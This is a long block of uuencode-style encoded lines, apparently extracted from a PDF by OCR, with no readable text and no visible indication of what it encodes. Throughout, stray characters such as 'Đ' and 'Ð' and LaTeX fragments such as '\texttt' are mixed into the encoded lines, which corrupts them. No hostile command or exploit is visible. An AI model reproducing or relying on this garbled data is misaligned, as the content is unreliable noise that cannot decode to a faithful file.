M).W8'UA/HC??X=59M]<?H#*?Q^0UC.N`XD4BU<2'T-ENB-`_77F7W+&N^R01Đ M7[PBEV7/E!AY!2\V68P:"Y8_GI:(0\BNV^'E_RD@FCT"KQIN2)6=)D45?O!%Đ M4>;B@\8^!@7]7*&LA>B"0["0\M*%]#>M&@EDYP]M!(L6P3;UH0506QFRSR1SĐ M=C>:LVAKV.(1SZ4L'R-"3&:1;] `3.HZK#/M1#8[,D@QOOD37%:;H*Q/\$&(IJĐ ${\tt MY<9M,6BXK2B=CVIHU_J_C/UT]9\#[V'K'[BZVVW\$UF?'B?FH/-CTWU\\$]Q44CD}$ MKEG&^,*N*DJC5G]?I[I1_L3@)OVUXQUJ?#AJSR_D'+\(T0B!J;/B5X,4>!X)Ð MJ=#L\$=3QM3R!/(.HP.^LXC\`6R2_Z\$V7,?RB[J*2&WZ`]%L1[T/)1Z5MN<(,D M40#47")-78DYJ?I^AU@,%FP10(/5/#PL-TGMS9]0DNS\/UKNR*]!I43UDW&5Đ MU<HS(K5M^I'%?@7FX@VA1>XKOO8I/_E[DOZTY\$!LQJ+/!LN&PZSA')]\$+\$3EĐ MA9A--+YI5=<6!.<=+/5>4L5\$AFH*1W9,I\$(<1&Y)0TE#RCHFT,BEW]`]L*&KÐ $M8G^8D<5+0'D[XU-[N9C,:T!*L'@[]%@%0Y\0SN!-266M*=F)OX!2&BS+>`:=Ð$ M+M-BEQBF>2?U]V/D+FXL\R8A))"+CWYROCF2P5<YDNO.2#.AK&ZS69FOD/_NÐ MY=E[92#_#8F\3@5ABN/%DX?ZFQD.+\#^JHDT,/OYE@:M+*D&EPJPHB2(11=:Đ M]:D,G)Q@EU)RF:H5Q_.JGG])W4VUULQ4K&D[C`).?+G5QN_.6ZTR^G-9(B!]D M('JZ_<_%UO\T-G&XO1:4H]HNLUW;"8W1"]K&_54WJN3I;WQ[;CXX_/+]B]#'Đ M[59]N7-LJ"<.QLY@/X4Z`5-C'X;EOB_\P!%N)P#H>P'A23MO-`3K^*O1GW%XĐ MM.:A@E>1W4!_=X.OP\$B7R*2VS=<Q'AVC9+^8R]S/5RWTY1(]EVO9?D."+>OLĐ MK*%UZU[88**61KM4/(EYT1Z:-OU/_F#):I.+?) `IQ7YA5C4P8;A]OA3?!*1KĐ MUSX&3Q.'\,;>GT:\$':?(50R_7BP?R"I!NV<Y?+:7*>IR'5Y)34K2VA?2R9GTĐ $M-@107KR = QW5_E, *E!U2$Q7Y<T$GK1:^&YQ$)A!N#)T5PPC8I:[KIL8,#L=9D]$ $MN-P@*>R;QW<!.2S0,DFZ/GM*_R@+&&X-+6GZX?LE!1@V)>>9+#/@#OI99Z/RÐ$ $M!-E-5Z42S_(G\)U38QV$ =:?,O<P[-PB.P9]!K2\[O]WF\$OFUD;(V2EY0-#,?\(\partial D)) $\texttt{M[B\&I/PG\backslash M; +3LE5]Y('`_=2(8_R`8FFO\#GNC<V\&RQE(>2)=ZB7MNIPOXYO5)D}$ M^5%8LA=Y1<?+OD6&JPDJ&SF9)4'9%NF]E;.VP.@RD'Y432?E&*Z,F@-X^#Y Đ MCH\$-3Z. 9E&DJ^4*UQ?'6'MZU2JC?\6`UA\A)IG#8&,?*@TK@9R</[\R^" 8Đ M>6N\$IDDW[=MGM^%F2"T*CJ, #(Z+J?, DE[VO5@S7`701'SY'CL8%\P7Z, #U[:Đ M`68?TO7_"#0K,#>'([4EM:WY<W*N6)`GBK+I9V!KXBIZ5)GIEZC6AC>0J-!:Đ MYC!90H*C?NHK2[*[]X=XLRC7&`(('KC\)^XT.Z%@V.Y[\O+S?R2!VE8E^91\D M!!=@H6-P!O9W/F#8N&LC[C@U"`@,I=<RW5[BH,4'Z5UT)Z#5U_&`/GB9WML]Đ MZ_(6*"0M4,*ITAB6L(_&X\(;'*<;4TPLOL4'X8C'`\]M4TONH:;1`I76:DR3Đ ME, >FM]GRY=Y'R]*2;K]J)>YZ/&5ULJJ=#,=J)'&//QX1Q6_%6:ZKX/_F)';ID MSNKU"I0[M#&L4J`/\$<&TRBAZ;/S6QS\7CCG6*4;&!PSK0K\$CY`(@W755*3XJÐ M`][*P<X+4QID``ZYLGS<3,X[D-JJ-%`MJ5R7&_4ZWU^H?FO%;E/+-=6##DF8Đ M^P`TLPV>2Q(*9\GXO`_2)NA9_^(;P:_/ON0H<PVR<`.(_X"C+S@5'X'2AN/#Ð M"6N\YCU, MKXWU51`CG/!=PU[H\]_K;]H9DNI613HN!6\$&*[15'1,&56D2!%Đ M!`6_6%BTKL3M:_-/Z4"O11[,6.'Y76R4D*/%@*++<Y)J0\\M?#C*%"4Z-5%NÐ $M5/'0242?\&ZP)FT,)3MPR(!>$.A0B(#H1T<=?6W=;0@23\K[%L"),US$R7^Y]D$ MB`&&-!L_D_+#-#N?*P]@%\)9=U\$;.))S[/XURW.V?]IWTLA\$TO2+HS<P?T"QĐ $MN^@E:`@UQ]EM%7H*V5S6K1>Q=EU^H-M;D%->@J3+?UI3-QUM.;$9WZVJ'4"!Ð$ MP!9A`9>KBO3S6HSDGBU^YVRVH</@",Z\$H%W3;B\UOOKYOUMRA78:*J`&EKU8Đ M+V"6>B/HMUW7:Y8F:#[7P&/7(SL7>+D3<-4-.AB^*NV=_%_D2"%"4`T,&!.^Đ MJ0MVJN^TG*XV9R[%]D".Z^U&/V].56V=M*-X876&)I%+?-!A].R53AB.DJ%,D $MX+38FX<8S='';4"W=AB);^0[TY>8E[&1Q]T]^>[U,T!6BQH]5JA&$RX!IU^MD$

M>MFK9KTQU_PAE'5.!*#N<>XY-0P:;S+"(0G;A<F:;N6T),3\$V#8J]YXW/R.Đ MXP<V.%)GF??@MGUX^1V"&<AAV_EB=.,7P590]142[DPKH++5.E_=<;'Y4)U[Đ M>@>WW4^U^1Q!UC_5/9+/YFVC'*'N6_!)TGIP8(-A`=%MY\$'>@L38*)T%L,;#D MV; *RYK3T1GL_VF4)Q^Z6%?1(!=M-Z"XI!(A.#:3;J6L!B^4;A?0V=E=@E\D1D M<!EK%UHJ4Z.'VL'&9LB3Q4MYM>C2&\$;>YW.A^C+P]2)7^,,'22!82.>@*X7XĐ M7.:PCX,9=/BX9?O]%\21@8[LI,*=',<>N(U<@;]G_G5B=LPVO^Y[+%EX&NELD MO4C[IA'X+80/,K77+O#:Y2OAC`@&<@"+H"OA33`=L[L!]H6=(M51F"W8&HH*Đ MOP-5A)-6\$[B#V@V_DZ2'1I-QTY#WTL=Q9C[\$,*\$H,6'-X#M\$S.X)'VO*720=Đ $MG[\$DFF/NZA, 8\&5K4@; U4<VRN7*TV"MA4&,)^(/5YC6AU504\$YPQ#=#^/X;=BD)$ $\label{eq:mz} \texttt{MZ} \] + \texttt{C&Y}; \ , 90 \texttt{V} / \texttt{OEZ} = \texttt{`S+]X} - / \texttt{R&Y}?\texttt{T} \] \ ! - 6 _ \texttt{`W&&"E} \ [< \texttt{MWEUQ@E'4} = (\texttt{M} \setminus ?\texttt{A0} \$ \texttt{D}) \] \ .$ $M+\setminus [\ B\ MO@-K< G=^1^+)\ 5V\&BGC1?7[\ X\ , Z@K6_I(C9S\ ; Y4\&83\ , N%22FY=70ZFV8D)]$ MF\$]F[.":5CN\/H2G:WB-:B;R4M#LVNDI2<"N\WSKD/EJF6_Q_.KLY]Y)&4@;D MEFX'N@6GM'=W@+_QEW@8QT_^YD!ULJ#?_\$'@;^_P1[`*U;,",";9N,^[S<1@Đ M70@'OT61.N0IZK'8A4G#\$[9I+.UG`B4S%JJX\$Q!2-=0&=YMD7#R0%N33M,Z<Đ M#FX+PA#&!78(@\?ZR">%7,;JNV-,]BA&,V0`KS68&#SC\$@^N.YQJ]_.ZW/XPÐ M["]H7;1"<!KL;D<"QR==B<UBHS=W'_W\NSRQ!^RDC#*&/]H5.H.,D.@^\9@TD M8JXE>:F&-Z8U:?A34X2:WN,CRF6"ID#PFT#3W"(C7:^2;/4`(UL<LP32?R7VĐ M6.FXN*Y#D5)V8D^6-X?VKZV7-N(_'%WVL+7\@?ZY^61C&7G_6JSQK^V_\$U7RĐ $\label{eq:mass_b7_w^8VU8AF} $$ M^?B7\W^8VU8AF O[^*4\$RGQ/=]^,'<S)]$$ H@XR(.=5)6`U@1S)<@(!<=P9"H4D" A constant of the constan$ M\B^>YC?8C_<\$\$RPE&*M<"5Q0,UF]3E:&4\>Q;,J,YCCR/AL2C'?E(9E*/KM=Đ M)'^4M\$B4>8>3LC0TB<PJI#-&RF2^Q>/HEX7W`H%76*)OY/?88\E%F:48T;9&D MVGV*=0A:"H?L=D+(!'G0,2[UX`24>*&10F@T\$6(@JH39:VZ4[-.'UX"#2`,VD)]MT\\$,'(<*JDP[5J1SGU;&QW!86[\\$W2;X<3M:W-42;(W.1%-BU"*Q-T@_<FIÐ M4=KH<]7HKCSEJ`(X6TNMLCXS\$27+=MB?X\$!\$/!GE%8.!H%C/8N"1SU,MW`&'Ð $M;L=!J\#!Q$4$18**'P(L*B7<*C'*`$0"$3S<G0_02E09+PMS7=:=I)>C+ZE"/Ð$ MH<\F+B"&;P+5`F`.9:/TYP.9ZP]_=X6]\$[KVE1WL`,I3R:N\$A@D&&M4"DX:0Đ M,5`DR`JP.D! /L'<:XZ[FPAG=+XGGFD]T?LY)50T\E@4=9LJ-%ET\S[X23*\$Đ MR`6LNY\M-S'T^;FRS+2%7Q4>"X@,\$RXFM>FKEQ3-?\$M-^NZ?1734JSO(^W)+Đ MND<DX3?),?]Q1\$F"A&G?\$<'J*M@=QX;"X>*YE/OX,P\O.,EC00+0`A&YD_<ND $M; ME[)R4Z(+\712/0R3XN1WL"\J^, $4]R', 47VP4Y`&'*[!-?4+0_K)ET==2Đ$ MXS4, #@+-5C7]V-PHQ+!?@%=1\BA-=T*'/, XS/#9>KUOPZ, ONE@T5!UXJ"EN6Đ M,]JO\$8G-P:_GF(IL;])[C([\$'@%368H2W6\$V,3XCX41+5-+VJ6+6>>#[;UE!Đ M93V7@, &%(SH1HC; DZ.T\SO"+1992A3^@[:7GOA9S#_([[B]";NT?(E_G^_Ð $\label{eq:mt2co} \mbox{MT2C@+KM_O\GO"@*SZ4:Q6:%\=>$4<>`T&*$P9`(4[G)E.,5`,Z([AR]=>B?,D) $ \mbox{MT2Cooleman} $$ \mbox{MT2Cooleman$ ML03=K];C@:%D<5"WP8\#(5!L#MV.I3P/FLM`.'PQAW#5!?]PD5@A5TEAS"7&Đ M*`8('8.H1EUZ\VC64![=6AY%*"L?&UG,@QUOU19KI(\$ZNZ]!0H=,NRE-;8E,Đ M%=CJ;,YM."C39GYV\$)4T9^*I?)?+`B\M.=5L-."A6]2TR2WZAMF!)S2]^\$6&Đ MAJP!P0Y2VG5!+#Z*7JM&.Q)9K6<___,C2J.4W4KIY4Q&8M8IR*1>Z`,_%:T"PÐ M < !/`KS4HJ@P]RG67H5BV:5I>U + C49?+A`S5BV Y]L=XS[`3H]J) < *(?>-PHDM*CYM"BRXA5:19)*%AF=4,-EU!Z2PS#6V->=A#!4Z<LU&HN35#Y[MA.BB>,"WD MBD)<+7BS01R+1N3WK`UE[W]2R'2-J7+_C'ABK1]T04UC0TWIUA?6*[Z>EW^(Ð M, *A, \[S7E=>]95V5\$LC'G0GBFJ9FK8UD\/[*D&D+E=R+,&("\$ZN6[7<LZE^4Đ M8FX.EW<6NVM-)081TM+G4'Y2J3+*0&;:N*[P/M?;O9^]8KS\PUZK2V>P4DW:Đ M?\R\$;6_8__72[+7%.87>-'WF"I.:1'COGD<>?O(AY`!.,UFD;Y;/IJ@DD2,'D MN>UZ"')%W1S\)`F/TV<E\$\$DW`9'I?G+,!M.#&!5XFS_6/[F[Y&*Q5;ZM6.9KĐ $\texttt{M.,AK572`_YDV=-\&(=<>")^$N&H)=8)@^JDQ6W^@67<.?AM68/8/8T+M4^$D }$ MBY.LYH5.\7A'OL@P"'#CX9XI0KJ_P@]--HMD<0W><,.(-`\=U@7KM<1GFB!\D M6LH0+I"7Q_WR>.I5SRGL2RZY=)4M0>F>%1.R4VL&4FMF#EF5&LXR576FK>>'D MI->5ALKI>![WFMQ&O#V3'V-^_!Y%,H(R)RMSY\$P/D^;YN5-KRFX5-C:%G[3<D M0;V_V#YVPTA''16"QB\PG%87.;`8\$K+X\$GDWX8UBZR)ZF=#:F8U46(6"6S+2D MU21YU1"!J/B\Y^I.LK]_SX2:3;-:R+S\$]!!R/*@\$Q=TF6'5:9\Q1]ZYP#W7"Đ MDDP`P5QA-(C:IDX0]6[.G3%)<ETE:*KWZB;/36@2F0!1/N.[9MJ/;&9(Q\$H`Đ MH5BJY](C;LD?]7%S\T4MEJ[%;'A%(@2#S5;25`#2QS9Q`9B4GX,J73='JH*Đ MU&!<.P9%=<@M\?;A*'60FB[)?BV.KK;R\$YGF7^BFS`<6M8!54)H^Y6\13R",Đ M<)*AM2.110B;L7/\>L,2M5UA!?2W8\$;U%1M_MGAX]@]^PJ+%%8]:M\$79NW+>Đ M8MO<&(2UZQ.2D>4R7XC"('>O\2[74D.FGBNRW[RG)3(Z7/\!P6PZ&;JHH[N7Đ MX'TR8^F\$QFJ27_P?,7LVT^()Q2)?/L'F]_5+[`\$^`EX9"-.+&SQ__/\$@U7<(Đ MJU1X4T.RNW(=EX4-MEU;-EC6CRJ&M2FZD[-_^46]\O>Y'C+^6]1D29<J5(H;D MGA"J\$/9MU1D`<;-C4LI!(=A4MG#]27P]=X2P1D/9X:^5&Y^I']',)2IJ)!2CĐ M=U/@!CX2.AY=(#Y)^,*LC+EVK1*5\$DI36+MNF3>C^4C3AK<HR4<RM9/5GL>JD

M1\$SAD\#JD.-_*^(CZ_RUQ=,0XU^9Q]01;T0UCY#:6`VK^SH\$AJ3Y8MAF=*`9Đ M19V[O/>M0?[=B@/PLS']\$8.M<2E76=."30PR\$T;;BDG#I&-9`FASK*JG+-[RĐ MNW@&K2]=8ZMDY:P'C+LB[H<0N.[M5TZCWYHUOMRHU4A0D##.Y?/ZOESF#BH&D MT`Y`I'^2Z%.P7)QMC/?&26WRL#J\$,WONF[.Y[7_>`EHOO"I6Z^5NJQ-`>!V#Đ $M;P-"!*!_0/;^PP>V5A'2=,/30"_3_2T1*KJ//#Z;%K!I_C'C35-7PK]!5T)-Đ$ M>C&BLRN`H3"[GX,95:(W?R;4MA^RI]E/D5%.4-RP_Z+X%3M4T6_WP>]9-V[Đ M&U\H8@M4XCUEBU(V<T<EB+1]2\O9\$B]X./7M0UQ DSQX3S'5/*XM <L?8HKHD $M1>, .^{".W.?E5V:W*}[_/Q:<12[-`P_IT,5K(#,?#R)H4Q8=23:U)@#D'40%OD]$ MARW6&>%KBZ:NZUQVI8;:60E^'';%2Y`*MR_T^16BUQ#N5_\DOKD*">`(!;XEĐ MW!EJ7Z`<ZUJ:E[\&YY*T2WW\XO9W'.7\FU!=(F6JKB"]7=NY'4HI)SQGO983D M%)CWAVY-_O>^8NOR&XUM'`D]7`(Z2ED^JV\]-XK2;F5J]D+=8EH'T:\--:SQĐ M60`W'`J9??C'[/S+F(:?@9??<+_)=\$66#J27YS_W#.(/X6^.5JN-;AA7R8V(Đ M/);2"3?,\YV\@L#Z)5-:8P!7&8#+.YWO+S2>SCK2CY'?;E(()?3\$T5HI8OR,Đ M!2L#S>].3>9/SY2:<Y=?C@DFQ(!GWHCJ\";<5+&AKM"G.;(^D'PD]>=\R:FFD M_?0]('Y5@#H"\HF=LI)LURN)63N.R_6">'_R&"_<[WD<?40@95&*\70?D\UOĐ M'/\$RUD"#J5-V\1<.H@-*_#]XV,\$[QH%XT>9AW7O1YD]^_3J\$1AHUTU;\WN^ZĐ M9E@5@R@'Z/2GT#EQ?#:&!R_36WU1PJABI5N/"W4K`]9'\AX\ZZ/Z..GZH/*Đ M_W>NE4P"J8NHS^&S[WY[[?/DCY9NS^!#FS?+*X`!XJ,E6;]3]QEEFS])VE+]D M0,2U]\$JR`2EOI!1119Y_%V7RYD19TIF10\$F47/A/_Z/87D)A8+I4[S^64L)MD M&XM%V_9"';Z4A`;^K#<GPD1:XCTNPGF=]?;CT+@ZN0=X5FT7)UN74+[RFNEHĐ MP992<8>)4BQHR0SQ\$A*[_AX'\"]ENO!!!4)(JLOCC?\$K\6DW9]S'\$331[P4;Đ MCKU+Y]+.7-\:S4\Y0Z=;!L:CTV?K[6UPC_YT&\+M^K*;SJ0>@.9+Z,4H_AMGD ML[@%NKSV8,Y%T2M(CS+F"*2/9:B6F1HM-^+WVC5*C9-*"PSO>G]-(S^H"E!!Đ M%/*,/-QEQVA5F35`VT#.=D10%U3K>[LD+BT^F"=^&ZSZ6#*7"%5D/UY,H<6@Đ $M(@!IF0C=2%2)=1<?'OFFAWP:R5-[N^T9=`.DCJ<M`DODZ')\F-@H/_V3%TCD$ $MCJ+[_{ES},,.C.2:=@E@)&4+:\#B5A<[/`J?7&\G]P[3'03<)+RRO!\AS^QTW&YD$ M2[\$XLHY;FZ=_?,SNV`<`\B]`*M(QSJG]0!^\$E)QWZ23O".P!#R6^4;.YIT\,Đ M9'P'Q1.B9TPE8DW7<>MKK^.RNA4#<K_<^_BQ1&JLGNFN=C-018VG_I[E]6,#D M%7DY7F\$B!"0%_,YTL`%?C4"FC9^3[P2'X1%1'#<#!A8ZHX]>!5@`91G'IQ8(Đ MB]DJ`Z8[-QB\$,8`\$"I"MEU1"AN1%5S^><DM=WS8*`6[KH9D.W[,:,PN8NW(,Đ MPU, .E; AZW%K[]OW5QQUALEQP,O@SJ-);QW)R)O^C@W\$9K-5!HRQ79@VI<++SĐ M?1H\B-LQ;-<RW>+BB6@!6ZOV/Y,%\7*;[)8!)Y.-@#*(%3431F^QSNN.XG<(D M7V`9WT7QO;;\L7;4P_3*':XT7V>;[=,#G@!F*3`507__4!27&H0I1C5`O+UUĐ MM/A`%`>6?CL-!%XI#NE@`M;`\Z=>JN`)5:+MJ:IWB6.JEJM*O1(_O`MJ+]F%Đ M]:2?Z"_=2/_7"IT)):+T[(62[P^5;=:D9C4%3HKZ_#I"?=FF><\G'XE@6`KYÐ MWRY^?WZM78EO1`\$*>4<5^5R&?8J\$U.E1/ATA:[!_'<5JDH'F%>HI2&!QT>(#Đ MUP46WJFG_+(RVF_@PN-5.23Y8/X:`?1_D+\L@(G)G3S/&3QE8E_P`Y04G&:,D M\$6FQH#UK%4H>,_L\$1.7@A81*4+K\YPX+ALX]1E\$UU[J<\$X^!!NU0#'#J[BVDĐ M%F"/&9:LA'@^"%3]+AAVOC=YG3?\N=CZ#I10@B>+-.C#K0I579W.=N?_ZH96Đ MM,43[=Y%Z`+F']+Y+M\$+@>Q<FX99OIME'7*,N3NYH12NPBH#W"Z1S=ZU<EAFD MQR[FDH>G7S/\$W4"ON3`L("JMC<28@IZ60@+[F)B"(Q@&5F).'/G6#59N*J_5Đ M_<LG_L,-X9++LVYZRW,IM<AG`870\H,,L4?ZL`IU\A713PW#LF>9K:,@Q"`.Đ MV?M3@)(AN8`9H:,J7XEGL^&\D\$,'B3?!^<690X_2W60Z?D;_E'3;-W]#4DMAĐ $\texttt{MLL.T5MQ?8\T)RSH)[H\&]D;(>[PPEU*E4ETCB2E\S8")[D+G4N3<D;N^K*2T\$D]}$ $MF_/!XY+(2@ENY(-?>X\PT*2'<D1O-;^^,*TOAVHB.AF-\#0$Q>'D;N_E/-\5D$ MME]L5NQ&?8Y5WF3?Y<JEZ#U4!@>A:`5%I@B/\T4:]:4)T%'RJG#.JOCFR?J*Đ MNRX)Q9\OURNW1H+K'T)-8.]1/F)L'-TKHX3D:G>Z[;EV7!K+A(,Z#*R1+]O6Đ M?@A3EN7"VV,E?LP8F#_FW\B:HW\$?CWM'6[/V8[.#&F\6]-T%`^YS^3#:A(8%D M^!SUUEUO&O5/W8SB_1DI\$BX(9\\$2H/Y;W\$,WHQ3%K"A<E%PTX\$IAXRN\$OGOMD M9W/4KPW60]GFG(2<PGK6=6:930)5^PNTTH4_F34YFX-,'*N;B_>\565Y&3WRD M5(.>46S:5;4=#IR>+\7[;4+MTVEUUS(]>207.8);;TC0+KW958WB."DKC2?0Đ MS7]-/W2WZ.9[O#N\H>@VD!6L2]71\(Y_IL4\$F<V:&M0VYFL#7"&;]_/?@UY6Đ MZ77P+1&A67"RZN.[!(EBRHMKONYYO-VTYZ]/NU2U1'OT?\>03#R4\$#-&H\$I2Đ M!9Y(;<\Z5%3YEW3/>WZO8B-)H\$(I?5&X`Z+\$\$!2.02#"'=<9PUK,]=VWG@QZĐ M@\\$WZ<]HJ8@9GJ>I\.VT'OT\ G397WC\\$8RB=W-8\HT9!EM*KE \ \\$NL@G^MD MOC,1(/KU5&"HPCWL?RCBA#!W61!!*_\B+<09],#P`S]KN(@KO<[:4%8[)56\$Đ ME`DZ?LK4ACS<7L9@/#I9J2>_ARZ!!/NP`".CM`@TP.3CWY7Y'*U2-(*\$472YĐ MMQ.(FJCW4FZ9?NM-%GL\$@F*BLTAPJYV#=!BO=B9O/X(CSB4\!>&"\$D88B0T9Đ MJ%J0[_>DPVI`R(GUSYSA7R(OGM,N\$'G6C=^9UO^K<0%)1RECQ*(Z]EKW.D[[Đ M..)IIQ00ZX3GD'^^!7*\$(S%(E^PRPMN@*'0]_]VE1\$;22ILS5;;"6:"H><1#Đ ML2MY%G>NMG=7\$`NUT;.)=9\@804?,1"2[#F9H%ER`\U\;B`4*SAX#/9TI8`1Đ

MH@JR&?8U<L17B9M,_-]>(^<N*@#J@,\$5#I/EW#/'%:'\$10*0'-`M=!SJ'H8"Đ M1<;KA"\$#\$:-*WA-"P<IT\$CVKGWP0YG!J\6#^+*);!WW#-&1PTK.T.2L(3,:\$Đ MP##*YG/_W3,F08FIV((RM#T-R(HYOJW?_K6?1NS)BF.!!:/2L0^MQ(6;;&YMD MVVL6(!.C&0DN-15%U:(7'A;HV>*`'PL_[?):AS,.\$05^)&#TJ2*'C*31:M03Đ M>J=,U_-S"(J+]U@3:3+63#^VS2*=-KBA_:5=F.(ZI3KFXT.`(_J4*V##-V47Đ $M^M@Y]8:@F["^{4^XJWD"7C;U/"\'-*?;II#]^,JB.5J"'[2YOS@Y]3A]?;-Ð$ M.9LT39FLRO^(T`!Q6*5MNH! @:1B^AUC2^3:UGR/]6+0#5&3[1W52?8T5*8TĐ $M+%/<[UE(Q^{H}<, 9-\#_WR'T?)"$X^,W@Y:V[@6X&YBA;J6!>AXK!/X<YT":%OD]$ $M--F., NG>?2SO-I9C^ZGV-XMKT&V\#\$4/=)\#D^BYJL!Z,*N>3M\&_SDMF>B=-/7Đ$ M4L&_RO\FDP1!48SB`W,6DB@]/8_^2\$?B]3LC>&U4N;PZKKF\$+J%(`DF00J'VĐ M_7@KIH"5?7TG83"M];B_#!D[KS\$J>DA4FR*8[X*A5,B-Y-!NOMR+\+=UE90VD $MZR>Q.))-9(QXXJHJ32%-.CN+>0W[A>3V6'7X+T(\,u$;8AX1RCJ^*UU'+.-0Ð$ M_PEG+\$P;<:SBYU"0%__:LR2D<]X-W[5:+NYL:5F/:FDGU1UM6%83)OBLZD*D MP-(OXTHH\AI#*?R?)(\$26MN9O3D&/WLY]<T7,ECAA.+%0;8WVMG38-TPT](QD M]3*R05<FYZB2?BUI45?/]\(?=URQM&8^S4BS[4YMS3;\J[D?U0\$Q;J\$W2YO3Đ M4^>>^`WG_?0(8T.QFIYV5)A'2D6JWR_"A2TT+:0_R)<]XX]70_:]Y?2"GNE9Đ MZ6)CZAJ82JT*YY[99001XD0]':0T13!="Q6D@4M3*]^<K/BE(?DF.82[KY`6Đ MUDX4 C(I+R_JAD'80EX<]P>_6\6/ MFB!76V:%3!]WF?ZZ]-IIUUX=6_S2I.Đ MEI5,6N>PO5E#@/5^H?U)DNYO&A,YEG.&4T#,<W=SS)>@3:QFE9;AWNN7/E'<Đ MNX<>S#.M8D5:SQP]=^T1--=>0R6PQ[K:)F?")5\J"(((]HEJ'V75S+TU-`K@Đ MFDRZ:0@N7N;U@8BB&"9GK+6;@]=K?KG<'UTNODFU9&KQ2D/PKF350.M*N5"/Ð $\verb|MZ($=L^3R&S\U9ZY/^8L32CU$ZBN\D6:4L[P44Y\]7$MX!24_B+&NI3PLGZY\D]|$ M+"V^.KURICY=RW)!7Q*Q2E5C^NY^K^4WBM0NP=KB-9DLZAGNZ9Q=UHS]#)'EÐ MF\NFNRB;EY(38N'9?[^Q?F&00;;YP03(W?@LZK%Q^DQNJ@:MGDX53YJ<\X92Đ MQBX9%*]<B=)!*90_907]^>6)#28R6^J))>-]I;Z%EWZ\.?GE7U]_-=U&YEYSÐ MLW/[B?\$6#J5V,GC:/.-6L:AHG/I\$Q/KR9]#?]@:'R0\$`P!,)-XN6M3&]Z[PGD M680?@]^9?%HRH;&HYW"WIGGW>%RGJ?UT=DO>LVGB-^0A1*GY11>G;=8#4,)XĐ MS#E^@7L6-M, A&%D5UY]59&@\$YJY2.M, 3OE?#SR60O/JV<P`ZM]\$"S2#1++=XĐ MQ\8BPC]I`-+,H1Y:\9C]PR3O?;V1R>^C?U)\#HVR&#@%U"+@XKB.FD.9%DY#D M5>"U]X-`A8HJ.HOU:\$()%\$XZB*<,6&H#O?J3]='.TSFWX1!1U5VAZHWIFAS`Đ M8JYQ3)U?\ORF<`L.<#D-IHLT[C1^OYB77HH1_5V'HX.S79\$T._7CVA\`=?,XĐ MQS?D8>6'H?<:@LV%V/?EZZG\'GH4]S)5(>X^HP&3PP/S"\$G3)T%7)U6`J]L)Ð $M'GJ9.(FKN_OP+0[U/;+9Z786GR?K86\7]6I9:9@V9=I[3+9EA0@6!HLWG[N:D]]$ M%DU+%M(^HWU&LSQF=M2@FN-/\$]P6],/\$;1DDGM/\$!_\U_+>OY\9U\\$&XE319Đ M[-PZ4;W`@%P(,\WH6/D4<!4`)@7FC<MW3GZMY7P'?./\5Z2%(OHH#EH%HL)_Ð M[>P>1DG79W>4M`D6"<R4XUF<%%_?.*ASCUF3^.D_?LGJ.?,T\$,@F`WSMI,_Ð MKYS,.M9\F_?ZN;,&C%YLS=05A`KM3)B.QH[OQO"9U4BFG)8R,WK("'5E[^VBD M<;A)LHO]UD6?6@H>JP(/)B/34G+;FJ(H:'4C&SKL:&7_LDC,P:E2R3['9]-JĐ $\label{eq:me_c=?/} $$ ME_C=?/)GZ".2! &Z/Q&_X)\F0?A$YRLKVM@[U[AL8\5;+.TCS:Z21>T:`"_S8D] $$$ M(@N\$>\$%L,9BL(O#J@B)3U01(=KNB`"GTQ#%O)6CLLC8'P(2(C+XW.EU=;%6WD M[E*V2D*4T*LX E)GFO,PU4M8.(I?S=-%89B/E\$5QZNPM 48CERJ?=KY^\$'#AĐ MSL&<9/PX0&@(Q^P6ICX&!3UQ'U7:*7[G_!XHU3\$_^R+TL:VUCT)RF8I(4GJOĐ $M[0-@9T)(`;7#_>)&1<$>.1SOE+EZ8PH,.D]';(W:`0J++5`0%,\3R#[WG#ORĐ]$ M`1)\5X:/@5;ESE*\?*.@>8OWC:HG38T!I]]ZY2ZW187@0=^=FGP0,<T#?!6FD M)=I9VX#9(N`!B8W`2P=?`C&NEA*[0%)OC>Y/,A?/GP%GW\8TA,Q7=,CM"[.DD MO00Q`L<=OU;?R5:;>W[K1B5IO7O0`(C+**36V3X*.<W6US&]:AMM\=K;S5C_Đ ML?^6;0C`O0,^2]=+A\D!]@AV6*8:\.)=3M??*-9\:VW>ZOEO:EN!9FTY!I)*Đ $M\JR_3\:-=XP:-*[F">\(<Y-1T7^ZQ/G)N+\(JA"""?S?.K^#3,?\%,_[:)D$ M98"'#AB_!_RBM([@V&&J\FWK1U.RH]7JJL5XG7`*9IF`-\<#@,=_WP*#+JGJÐ $M?U^V5](L/;DG^*VHZ'^*+OO8^@)K-/[?J4";0@X<K;*%YK4"$24&J\!Y(.\MCVD)$ M-)QFX5O6NG?+TA]IR>&X^M9=+\X<]]P)JK[%H#R`>#B6)TJQ#.@:#&PW)7?%D M9RUK+3<:#1C2U]@K9TDL/JP`QE*RO1=)B'QA.ZB`KA!EKWF/M"TBL>N':(H`Đ MY5=-6VK*&"BE@YCXF\>TN=/Z2-ZNW*QUM, #+@M@'AV:(PM4%, \B?B3*#7J^`Đ MN9<?OI*VXI6[M#G`P7T3(%L@>YV^<@UL]UFIT-<(T7L`^*K<(25?#]V*F%";Đ M>P'BR+3&[>OOP7B\$,X"5`QM/#8?1CUY2;T)3,[>OXCOHI;@/!?%RLVN/<=]UĐ M7J!ARLRQ^3+&II)IAD."L070UX1SIK[J^-5CR2^0*()Z@I(1[P%IBG#'`XX.Đ MC.(.RPDWA`EKS1S*BOR9`;/`X?@MBEQ`H02\$:JY:Q8H`J5K3]%X,=4(?!N_+D $\label{eq:mg0&L^+L} $$ MG0\&L^+L?1F^Q?PGYO?0#?"^R[OZ^N,>FH=_QJ$I[\30]^X^YD>,YM(:8[SADD) + C(SADD) + C(SAD$

 $MO<46ESX3@?(86\-M:&>,CJY_1/;V%SJ!"8ZBOP;,_-<<E@_!@(<-/08RDF?^D$ M&[^\GH-UXV4H(;GK_L%^)Z6?@I<524!IDY(46ZV:E<;^#721]7H;5UA\<88.Đ M.I3'?]@Y'MY@/U[\3?9L;DF0<[;V:2<T6]<VYI_G3<0=.2RE"'@AG4GX/^F7Đ MGIX>=[D0B\$&U'9\$Q*%@1E@K2XSN,9X&H0I[X,'+F:L/5:K4(CB1+Y+HR%.6'D MZD10I---+[^]U_U+UD30"SIQB5R8>I-\$FL9(<!)L`!1[\.Z//6C.ED0EPBJ7Đ MJVVRUD, 4:]XKR\!:7"9&30A.D:G@1;O*I,O@%R`A*^;8K6]6J\$LN5)3R'#?;Đ M Q)>(\$H+^&?M37'W%1FJH`B'F\$'4N601H>-\$3;3D7O3"W#J\^,L@>902BJVGĐ 